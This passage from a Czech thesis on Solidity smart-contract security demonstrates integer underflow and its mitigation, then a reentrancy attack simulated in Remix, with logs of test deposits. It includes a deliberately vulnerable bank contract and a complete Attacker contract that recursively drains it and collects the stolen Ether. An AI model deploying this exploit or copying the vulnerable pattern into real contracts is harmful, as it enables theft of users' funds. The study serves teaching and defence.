
(zdroj: vlastní)

Původní zůstatek byl 0. Voláním withdraw(1) se provede operace 0–1. Matematicky očekávaný výsledek by byl -1, nebo by v bezpečném systému transakce selhala, protože nelze vybrat více, než je k dispozici. V nezabezpečené verzi kontraktu (< 0.8.0) však tato operace provede underflow (podtečení). Výsledek 0 - 1 se "přetočí" na maximální hodnotu datového typu uint8, což je 255. Obrázek (Obrázek 16) a Tabulka 7 společně demonstrují ověření zůstatku po provedení operace withdraw. Jak je jasné vidět, zůstatek se neočekávaně změnil z 0 na hodnotu 255.

[call]	from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: OverflowUnderflowDemo.balances(address) data: 0x27e...eddC4
from	0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to	OverflowUnderflowDemo.balances(address) 0xd9145CCE52D386f254917e481eB44e9943F39138
execution cost	2478 gas (Cost only applies when called by a contract)
input	0x27e...eddC4
output	0x00ff
decoded input	{ "address": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4" }
decoded output	{ "0": "uint8: 255" }
logs	[]
raw logs	[]

Tabulka 7: Volání funkce balances(address) – výsledek 255

(zdroj: vlastní)



Obrázek 16: Zobrazení zůstatku 255 pro testovací účet po podtečení

(zdroj: vlastní)

Tento výsledek 255 namísto očekávaného selhání transakce demonstruje podtečení. Simulace tak jasně ukazuje, jak podtečení může vést k získání neoprávněně vysokého zůstatku. V reálných kontraktech spravujících aktiva by to útočníkovi umožnilo vybrat mnohem více, než kolik vlastnil, což představuje přímé zneužití vedoucí ke ztrátám pro ostatní uživatele kontraktu.

Závěr k simulacím zranitelností

Simulace provedené v Remix IDE jasně a názorně demonstrovaly, jak aritmetické přetečení (výsledek 4 místo 260) a podtečení (výsledek 255 místo očekávaného selhání nebo negativní hodnoty) nastává u standardních aritmetických operací v nezabezpečených verzích Solidity (< 0.8.0) s použitím datového typu s omezeným rozsahem (uint8). Tyto simulace vizuálně potvrzují teoretické poznatky o zranitelnostech typu Overflow/Underflow a podtrhují kritickou nutnost aplikace vhodných bezpečnostních opatření, které budou popsány v následující části této práce.

minimální podtečení hodnotu, kterou je schopen daný celočíselný datový typ (např. uint8, uint256, int256) uchovat. [31]

Analýza nástroje Mythril odhalila konkrétní problém v našem zkoumaném kontraktu ve funkci withdraw na řádce číslo 13 (v souboru OverflowUnderflowDemo7.sol, jak jej analyzoval nástroj):

```
balances[msg.sender] -= _amount;
```

Mythril identifikoval, že při provedení této operace může dojít k podtečení, pokud je aktuální zůstatek uživatele nižší než částka, kterou se uživatel pokouší vybrat.

Výstup rovněž obsahuje demonstraci útoku, kde:

- Účet (CREATOR) nejprve provedl volání metody s nulovou hodnotou,
- následně se pokusil o výběr částky rovné hodnotě 1,
- tím došlo k podtečení a zůstatek účtu získal hodnotu 255 místo očekávané chyby nebo odmítnutí transakce.

Na základě této analýzy je zcela zřejmé, že nezabezpečená verze kontraktu je kriticky zranitelná vůči aritmetickému útoku. Z tohoto důvodu je nezbytné implementovat bezpečnostní opatření, jako je použití knihovny SafeMath (ve starších verzích Solidity) nebo přechod na verzi kompilátoru 0.8.0 a vyšší, která automaticky kontroluje aritmetické zranitelnosti. Tím bude zajištěno, že tyto bezpečnostní problémy budou účinně eliminovány.

6.1.3 Implementace bezpečnostního opatření

Tato podkapitola se zaměřuje na praktickou implementaci bezpečnostního opatření, které řeší zranitelnosti aritmetického přetečení (overflow) a podtečení (underflow) identifikované v předchozí analýze zkoumaného smart kontraktu.

Primárním cílem této úpravy je odstranit možnost nekontrolovaného aritmetického přetečení a podtečení při operacích s proměnnými, v tomto případě typu uint8 (obecně s jakýmkoli celočíselnými typy s omezeným rozsahem) v rámci smart kontraktu. Jak bylo demonstrováno v předchozí analýze, nekontrolované operace mohou vést k neočekávaným a potenciálně škodlivým změnám stavu kontraktu, proto je kontrola aritmetických operací kriticky důležitá.

Použitá metoda mitigace

Pro odstranění identifikovaných zranitelností byla zvolena moderní a v současnosti standardně doporučovaná metoda, přechod na verzi kompilátoru Solidity 0.8.0 nebo vyšší.

Od verze 0.8.0 kompilátor Solidity ve výchozím nastavení automaticky zahrnuje kontroly pro všechny standardní aritmetické operace. Pokud by jakákoli z těchto operací měla za následek přetečení nebo podtečení, nedojde k tichému "přetočení" hodnoty. Místo toho transakce selže s chybou (operace revert), čímž se zabrání uložení nekonzistentního nebo nebezpečného stavu do blockchainu. Toto chování výrazně zvyšuje bezpečnost smart kontraktů psaných v novějších verzích Solidity.

Alternativní metody, které se používaly zejména před verzí Solidity 0.8.0, zahrnují:

- **Použití knihovny SafeMath:** Knihovna od OpenZeppelin (nebo jiných poskytovatelů), která nabízí funkce (add, sub, mul, div) explicitně kontrolující přetečení a podtečení. Při pokusu o nebezpečnou operaci funkce vyvolá chybu.
- **Ruční validace hodnot:** Explicitní kontroly pomocí require nebo assert před provedením aritmetické operace, které ověřují, zda výsledek operace nepřekročí meze daného datového typu. Tato metoda je však náchylnější k chybám při implementaci.

Vzhledem k tomu, že Solidity ^0.8.0 poskytuje tuto ochranu implicitně, jedná se z hlediska bezpečnosti a jednoduchosti o velmi elegantní řešení, a proto bylo zvoleno pro úpravu demonstračního kontraktu. Nicméně se v praxi stále vyskytují projekty, které využívají starší verze Solidity, jako je například 0.7.6. Důvodem bývá často snaha o zachování kompatibility se stávajícím kódem, využití ověřených knihoven nebo minimalizace nákladů spojených s migrací.

Zabezpečený kód kontraktu s implementovanou ochranou proti Overflow/Underflow

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.0;

/**
 * @title OverflowUnderflowDemo
 * @dev Demonstrační kontrakt ukazující implicitní ochranu proti
 * aritmetickému přetečení/podtečení v Solidity ^0.8.0.
 */
contract OverflowUnderflowDemo {
    mapping(address => uint8) public balances;

    function deposit(uint8 _amount) external {
        balances[msg.sender] += _amount;
    }

    function withdraw(uint8 _amount) external {
        balances[msg.sender] -= _amount;
    }
}
```

Ukázka kódů 5: Implementace Overflow/Underflow vyšší verze Solidity (^0.8.0)

(zdroj: vlastní)

Jednou z nejznámějších je knihovna SafeMath (Ukázka kódu 6), jak by řešení mohlo vypadat při použití knihovny SafeMath ve starší verzi Solidity (např. ^0.7.6).

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.7.6;

// Import knihovny SafeMath
import "@openzeppelin/contracts/math/SafeMath.sol";

contract OverflowUnderflowDemoSafeMath {

    using SafeMath for uint8;

    mapping(address => uint8) public balances;

    /**
     * @dev Vloží specifikované množství na účet odesílatele pomocí SafeMath.add.
     * @param _amount Množství k vložení (typ uint8).
     * Funkce .add() kontroluje přetečení.
     */
    function deposit(uint8 _amount) external {
        balances[msg.sender] = balances[msg.sender].add(_amount);
    }

    /**
     * @dev Vybere specifikované množství z účtu odesílatele pomocí SafeMath.sub.
     * @param _amount Množství k výběru (typ uint8).
     * Funkce .sub() kontroluje podtečení a nedostatečný zůstatek.
     */
    function withdraw(uint8 _amount) external {
        // Druhý argument funkce sub je chybová zpráva pro případ podtečení.
        balances[msg.sender] = balances[msg.sender].sub(_amount, "Underflow");
    }
}
```

Ukázka kódů 6: Zabezpečený kontrakt využívající SafeMath

(zdroj: vlastní)

6.1.4 Analýza po mitigaci

Poté, co bylo aplikováno bezpečnostní opatření spočívající v přechodu na verzi kompilátoru Solidity 0.8.0, bylo klíčové provést opětovnou analýzu a testování, abych ověřil účinnost provedené mitigace. Kód použitý pro tuto analýzu je uveden v ukázce kódu (Ukázka kódu 5). Cílem je potvrdit, že zranitelnosti aritmetického přetečení a podtečení byly úspěšně eliminovány.

Výstup z Mythril (Solidity 0.8.0)

Po spuštění bezpečnostní analýzy nástrojem Mythril na této upravené verzi kontraktu (pragma solidity ^0.8.0), který byl proveden na souboru OverflowUnderflowAnalyze8.sol, výstup potvrdil očekávaný výsledek:

```
→ contracts myth analyze OverflowUnderflowAnalyze8.sol
The analysis was completed successfully. No issues were detected.
```

Jak je patrné z výstupu, Mythril nenalezl žádné problémy v této verzi kontraktu. To zahrnuje i kritickou zranitelnost typu Integer Arithmetic Bugs (SWC ID: 101) spojenou se standardními aritmetickými operacemi. Tento výsledek potvrzuje, že kompilátor Solidity od verze 0.8.0 automaticky vkládá potřebné kontroly přetečení a podtečení do zkompilovaného bytekódu, čímž efektivně eliminuje tuto třídu zranitelností pro základní aritmetické operace.

Výstup z Remix IDE pro otestování

Pro praktickou demonstraci fungující ochrany byla provedena testovací transakce v prostředí Remix IDE, která by v nezabezpečené verzi (< 0.8.0) vedla k přetečení nebo podtečení. V zabezpečené verzi (>= 0.8.0) by taková transakce měla selhat s chybou (revert). Kód použitý pro toto testování je uveden v ukázce kódu (Ukázka kódu 5).

Následující výstup (Tabulka 18) z Remix IDE ukazuje pokus o provedení transakce, která demonstruje, že při aritmetické operaci dochází k revertu, pokud by překročila povolený rozsah (např. pokus o přetečení u uint8 přidáním hodnoty, která by přesáhla 255, nebo pokus o podtečení odečtením hodnoty větší než aktuální zůstatek).

kontrolou detekoval potenciálně nebezpečnou aritmetickou operaci a způsobil selhání transakce. Tím je zajištěno, že stav kontraktu zůstane konzistentní a nemůže dojít ke zneužití aritmetických chyb popsaných v předchozí analýze.

Tato analýza po mitigaci jasně ukazuje, že přechod na kompilátor Solidity 0.8.0 účinně řeší zranitelnost Integer Arithmetic Bugs (SWC-101) pro standardní aritmetické operace tím, že vynucuje revert transakce v případě přetečení nebo podtečení. Analýza nástrojem Mythril i praktické testování v Remix IDE potvrdily, že zabezpečená verze kontraktu již touto kritickou zranitelností netrpí.

6.2 Reentrancy

Zranitelnost typu Reentrancy (česky znovuvstoupení) patří mezi kritická bezpečnostní rizika smart kontraktů a byla zodpovědná za jednu z nejvýznamnějších krádeží v historii Etherea, jak bylo zmíněno v teoretické části práce. K této zranitelnosti dochází, když smart kontrakt provede externí volání na jiný (potenciálně škodlivý) kontrakt nebo adresu předtím, než dokončí všechny relevantní změny svého vnitřního stavu. Externí volání může spustit kód na cílové adrese (typicky v tzv. fallback nebo receive funkci), který pak může zpětně zavolat původní kontrakt a využít jeho nedokončeného stavu.

V kontextu Solidity a posílání Etheru nastává Reentrancy nejčastěji při použití nízkourovňové funkce `call{value: amount}()`. Tato funkce je flexibilní, ale ve výchozím nastavení předává cílovému kontraktu veškerý zbývajících gas, což mu dává dostatek prostředků na provedení libovolně komplexní logiky, včetně zpětného volání na původní kontrakt. Bez správného pořadí operací ("Checks-Effects-Interactions" pattern), kdy se nejprve provádí veškeré kontroly, poté změny stavu a až nakonec externí interakce, se otevírá cesta pro zneužití. Starší metody posílání Etheru, jako `send` a `transfer`, jsou bezpečnější z hlediska Reentrancy, protože omezují gas předaný příjemci na pouhých 2300 gas, což obvykle nepostačuje k provedení zpětného volání, avšak ani toto omezení není stoprocentní zárukou v případě některých fallback funkcí. Proto je klíčové vždy dodržovat bezpečné vývojové vzory.

Cílem této kapitoly je demonstrovat princip Reentrancy zranitelnosti prostřednictvím simulace, analyzovat zranitelný kód pomocí nástrojů a představit účinné a doporučené metody mitigace.

6.2.1 Simulace a demonstrace zranitelností

Pro názornou simulaci Reentrancy útoku byla využita dvojice smart kontraktů v prostředí Remix IDE. Záměrně zranitelný bankovní kontrakt (VulnerableBank) a útočný kontrakt (Attacker), který byl navržen s cílem zneužít konkrétní zranitelnost v bankovním kontraktu. Kontrakty byly kompilovány s verzí Solidity ^0.8.29, aby bylo demonstrováno, že ačkoliv tato verze poskytuje ochranu proti aritmetickým chybám, Reentrancy zůstává problémem při nesprávném použití externích volání, zejména při využití funkce call s předáním dostatečného množství gasu.

Použitý kód pro simulaci zranitelnosti Reentrancy (VulnerableBank/EtherBank)

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.29;

/**
 * @title VulnerableBank
 * @dev Demonstrační kontrakt banky záměrně zranitelný vůči Reentrancy útoku.
 * Umožňuje uživatelům vkládat a vybírat Ether.
 * Zranitelnost spočívá v pořadí operací ve funkci withdraw().
 */
contract VulnerableBank {
    // Mapuje adresu uživatele na jeho zůstatek (v Etheru, uloženém jako uint/uint256).
    mapping(address => uint) public balances;

    /**
     * @dev Umožňuje uživateli vložit Ether do banky.
     * Funkce je 'payable', což znamená, že může přijímat Ether.
     * Externí volání zajišťuje, že může být volána pouze zvenčí kontraktu.
     * Tato funkce je z hlediska Reentrancy v této implementaci bezpečná,
     * protože aktualizuje stav (přičítá hodnotu) před jakoukoliv externí interakcí.
     */
    function deposit() external payable {
        balances[msg.sender] += msg.value;
    }
}
```

```
/**
 * @dev Umožňuje uživateli vybrat svůj zůstatek z banky.
 * Funkce je 'external', může být volána pouze zvenčí.
 * OBSAHUJE ZRANITELNOST REENTRANCY.
 */
function withdraw() external {
    // 1. Kontrola (Checks): Kontrola dostatečného zůstatku uživatele.
    uint amount = balances[msg.sender];
    require(amount > 0, "Nothing to withdraw");

    // 2. Externí interakce (Interactions): Odeslání Etheru na adresu uživatele.
    (bool success, ) = msg.sender.call{value: amount}("");

    // Kontrola, zda externí volání bylo úspěšné. Nezabrání Reentrancy.
    require(success, "Transfer failed");

    // 3. Aktualizace stavu (Effects): Nastavení zůstatku uživatele na nulu.
    balances[msg.sender] = 0;
}
/**
 * @dev Pomocná funkce pro zjištění aktuálního zůstatku Etheru.
 * Používá `address(this).balance` pro získání zůstatku kontraktu.
 * 'public' a 'view' zajišťují, že je funkce přístupná zvenčí a nemění stav.
 */
function getBalance() public view returns (uint) {
    return address(this).balance;
}
}
```

Ukázka kódů 7: Zranitelný kontrakt vůči Reentrancy útoku – VulnerableBank

(zdroj: vlastní)

Použitý kód pro simulaci zranitelnosti Reentrancy (Attacker/Útočník)

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.29;
/**
 * @title Attacker
 * @dev Kontrakt navržený k provedení Reentrancy útoku
 * na zranitelný bankovní kontrakt implementující IVulnerableBank.
 * Obsahuje receive/fallback funkci, která rekurzivně volá funkci withdraw().
 */
contract Attacker {
    // Adresa původního nasaditele kontraktu útočníka.
    // Používá se pro stažení ukradených prostředků po útoku.
    address public owner;

    // Instance rozhraní pro zranitelný bankovní kontrakt.
    // Umožňuje tomuto kontraktu volat externí funkce na bankovním kontraktu.
    IVulnerableBank public bank;
    /**
     * @dev Konstruktor kontraktu Attacker.
     * Přijímá adresu zranitelného bankovního kontraktu a inicializuje proměnnou 'bank'.
     * @param _bankAddress Adresa nasazeného zranitelného kontraktu banky.
     */
    constructor(address _bankAddress) {
        owner = msg.sender;
        bank = IVulnerableBank(_bankAddress);
    }

    /**
     * @dev Receive funkce. Tato funkce je spustitelná, když kontrakt obdrží Ether
     * bez specifikace konkrétní funkce (např. z `call{value: amount}("")` nebo
     * `transfer`/`send`).
     * JE KRITICKOU SOUČÁSTÍ REENTRANCY ÚTOKU.
     * Když zranitelný kontrakt banky pošle Ether pomocí `call` ve své funkci withdraw(),
     * spustí se tato receive() funkce na kontraktu útočníka.
     * V rámci této funkce útočník ZNOVU volá bank.withdraw(),
     * čímž využívá časové okno, kdy zůstatek v bankovním kontraktu ještě nebyl
     * vynulován.
     */
    receive() external payable {
        // Omezující podmínka pro rekurzi - voláme bank.withdraw() znovu
        // pouze pokud zůstatek v bance (adresa bankovního kontraktu) je stále
        dostatečně velký (např. >= 1 Ether).
    }
}
```

```
// Toto brání vyčerpání gasu nebo zastaví útok v určitém bodě.
// Bez této podmínky nebo s jinou podmínkou by mohl útočník vybírat, dokud
banka nebude prázdná nebo dojde k chybě gasu.
if (address(bank).balance >= 1 ether) {
    // REKURZIVNÍ VOLÁNÍ: Znovu zavolá funkci withdraw() na zranitelném
bankovním kontraktu.
    // Toto se děje PŘEDTÍM, než zranitelný kontrakt banky stihne aktualizovat
zůstatek útočníka na nulu
    // v původní instanci volání withdraw().
    bank.withdraw();
}
// Pokud by receive funkce neměla tuto podmínku nebo by nedošlo k rekurzivnímu
bank.withdraw(),
// jednoduše by přijala Ether a útok by nepokračoval.
}

/**
 * @dev Funkce pro spuštění Reentrancy útoku.
 * Přijímá Ether (musí být payable), aby mohla vložit počáteční částku do banky.
 * @param msg.value Množství Etheru poslaného s transakcí (mělo by být alespoň 1
Ether).
 */
function attack() external payable {
    // Kontrola, zda útočník poslal dostatečné množství Etheru pro počáteční vklad.
    require(msg.value >= 1 ether, "Need at least 1 ETH");

    // Krok 1: Útočník vloží (malou) částku Etheru do zranitelného bankovního
kontraktu.
    // Toto je nutné, aby měl útočník v bance zůstatek, který může následně vybrat.
    bank.deposit{value: 1 ether}();
    // Krok 2: Útočník volá funkci withdraw() na zranitelném bankovním kontraktu.
    // TOTO JE PRVNÍ VOLÁNÍ, KTERÉ INICIUJE ŘETĚZOVOU REAKCI REENTRANCY.
    // Bankovní kontrakt začne zpracovávat výběr, odešle Ether útočníkovi pomocí
`call`,
    // čímž spustí receive() funkci tohoto kontraktu Attacker,
    // kde dojde k rekurzivnímu volání withdraw().
    bank.withdraw();
}

/**
 * @dev Funkce pro vybrání všech Etherů držených kontraktem Attacker.
 * Včetně prostředků ukradených Reentrancy útokem.
 * Může být volána pouze původním nasaditelem (owner).
 */
function collect() external {
```

```
// Kontrola, že volající je původní vlastník.
require(msg.sender == owner, "Only owner can collect");
// Převedení celého zůstatku kontraktu Attacker na adresu vlastníka.
// Použití payable(owner).transfer() je zde vhodné pro posílání Etheru na EOAs.
payable(owner).transfer(address(this).balance);
}

/**
 * @dev Pomocná funkce pro zjištění aktuálního zůstatku Etheru drženého kontraktem
Attacker.
 */
function getBalance() public view returns (uint) {
    return address(this).balance;
}
}

// Toto rozhraní (Interface) definuje pouze signatury funkcí, které
// chceme volat na externím kontraktu (zranitelná banka).
// Kontrakt Attacker používá toto rozhraní k interakci s bankovním kontraktem,
// aniž by potřeboval znát celou jeho implementaci.
interface IVulnerableBank {
    // Deklarace externí funkce deposit() s možností příjmu Etheru.
    function deposit() external payable;

    // Deklarace externí funkce withdraw().
    function withdraw() external;
}
```

Ukázka kódů 8: Útočný kontrakt provádějící Reentrancy útok na zranitelnou banku


(zdroj: vlastní)

Prvním krokem k demonstraci Reentrancy zranitelnosti byla simulace útoku na EtherBank. Tento typ útoku je v praxi velmi nebezpečný, protože zneužívá chybnou logiku kontraktů spravujících prostředky. Cílem simulace bylo tuto slabinu názorně ukázat. K tomu účelu bylo potřeba nasadit zranitelný kontrakt VulnerableBank a speciálně vytvořený útočný kontrakt Attacker, který využívá své receive funkce k rekurzivnímu volání funkce withdraw na bankovním kontraktu.

Použité prostředky pro simulaci zranitelnosti Reentrancy:

- Simulace provedena v Remix IDE (JavaScript VM).
- Použita verze jazyka Solidity: ^0.8.29
- Virtuální blockchain prostředí: konfigurace Cancun.
- Adresa nasazeného kontraktu VulnerableBank:
0xd9145CCE52D386f254917e481eB44e9943F39138
- Adresa nasazeného kontraktu Attacker:
0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8
- Testovací účty (pro vklady do banky a nasazení kontraktů):
0x4B0897b0513fdc7C5b148C7C6dD195C9c5e364D2b,
0x1aE0EA347D943E7C607F8E5Ec03a4665964E54C,
0xCA35b7d915458EF540aDe6068dFe2F44E8fa733c

Jako prvním krokem samotné simulace bylo provedeno nasazení zranitelného bankovního kontraktu do prostředí Remix IDE. Tento krok je zacen na obrázku (Obrázek 17).




Obrázek 17: Nasazený smart kontrakt VulnerableBank v Remix IDE

(zdroj: vlastní)


Bezprostředně poté bylo přistoupeno k nasazení útočného kontraktu Attacker. Nasazený útočný kontrakt Attacker je zobrazen na obrázku (Obrázek 18). Tomuto kontraktu byla při nasazení předána adresa zranitelného bankovního kontraktu (VulnerableBank) jako argument konstruktoru. Tímto krokem bylo zajištěno propojení útočného kontraktu s bankovním kontraktem, což je nezbytné pro provedení útoku. Detail specifikace argumentu konstrukturu je patrný na obrázku (Obrázek 19). Propojení útočného kontraktu Attacker s VulnerableBank při nasazení (argument konstrukturu), kde je vidět zadání adresy bankovního kontraktu.

Před samotným provedením útoku bylo nezbytné zajistit, aby zranitelný bankovní kontrakt disponoval dostatečným množstvím Etheru, které by mohlo být útočníkem zneužito. Pro demonstrační účely byly provedeny tři samostatné vklady z různých testovacích účtů dostupných v prostředí Remix IDE. Prvním vkladem byla odeslána částka 3 ETH. Detail této transakce je zaznamenán v Tabulce 9.



Obrázek 18: Nasazený smart kontrakt Attacker v Remix IDE

(zdroj: vlastní)



Obrázek 19: Propojení útočného kontraktu Attacker s VulnerableBank

(zdroj: vlastní)

[vm]	from: 0x4B0...4D2dB to: VulnerableBank.deposit() 0xd9145CCE52D386f254917e481eB44e9943F39138 value: 3000000000000000000 wei (3 ETH) data: 0xd0e...30db0 logs: 0 hash: 0xc18...23051
status	0x1 Transaction mined and execution succeed
transaction hash	0x182d4896921a0457b2d1dfdc8112df68b1a236f7964830ec175523051
block hash	0xe453fb1bdce7c2a99760f30b2850b745b9e7ef2dc74d0a2f6ad
block number	3
from	0x4B0897b0513fdc7C5b148C7C6dD195C9c5e364D2b
to	VulnerableBank.deposit() 0xd9145CCE52D386f254917e481eB44e9943F39138
gas	50168 gas
transaction cost	42166 gas
execution cost	22560 gas
input	0xd0e...30db0
output	0x
decoded input	{}
decoded output	{}
logs	[]
raw logs	[]
value	3000000000000000000 wei (3 ETH)

poznámka	Transakce úspěšně proběhla – do kontraktu VulnerableBank byla uložena částka 3 ETH.
----------	---

Tabulka 9: Transakce – VulnerableBank.deposit() s hodnotou 3 ETH

(zdroj: vlastní)

Následně byl proveden vklad ve výši 5 ETH, jak dokládá Tabulka 10.

[vm]	from: 0x1aE...E454C to: VulnerableBank.deposit() 0xd9145CCE52D386f254917e481eB44e9943F39138 value: 500000000000000000 wei (5 ETH) data: 0xd0e...30db0 logs: 0 hash: 0x18a...846ae
status	0x1 Transaction mined and execution succeed
transaction hash	0x1a6826045f006fe1ab6fe7e7c92b1d69fb712aef2f8846ae
block hash	0x6d8d1f98d0846a7d7dec1931de5dd250d5793112b741900b84f27
block number	5
from	0x1aE0EA347D943E7C607F8E5Ec03a4665964E54C
to	VulnerableBank.deposit() 0xd9145CCE52D386f254917e481eB44e9943F39138
gas	50168 gas
transaction cost	42166 gas
execution cost	22560 gas
input	0xd0e...30db0
output	0x
decoded input	{}
decoded output	{}
logs	[]
raw logs	[]
value	500000000000000000 wei (5 ETH)
poznámka	Transakce byla úspěšně dokončena. Do kontraktu VulnerableBank byla vložena částka 5 ETH.

Tabulka 10: Transakce – VulnerableBank.deposit() s hodnotou 5 ETH

(zdroj: vlastní)

Třetím vkladem byla přidána částka 2 ETH. Detail této transakce je patrný v Tabulce 11.

[vm]	from: 0xCA3...e733c to: VulnerableBank.deposit() 0xd9145CCE52D386f254917e481eB44e9943F39138 value: 2000000000000000000 wei (2 ETH) data: 0xd0e...30db0 logs: 0 hash: 0x273...85a45
status	0x1 Transaction mined and execution succeed
transaction hash	0x279d2eb818b70b6f238e5a508c05a9f0a8d6f49a9e5df6a5a45
block hash	0x479d68cce0776d589a9995ea6fb58ce2fa0c7a0b6b64729b6d10ce48
block number	6
from	0xCA35b7d915458EF540aDe6068dFe2F44E8fa733c
to	VulnerableBank.deposit() 0xd9145CCE52D386f254917e481eB44e9943F39138
gas	50168 gas
transaction cost	42166 gas
execution cost	22560 gas
input	0xd0e...30db0
output	0x
decoded input	{}
decoded output	{}
logs	[]
raw logs	[]
value	2000000000000000000 wei (2 ETH)
poznámka	Transakce byla úspěšně dokončena. Do kontraktu VulnerableBank byla vložena částka 2 ETH.


Tabulka 11: Transakce – VulnerableBank.deposit() s hodnotou 2 ETH

(zdroj: vlastní)

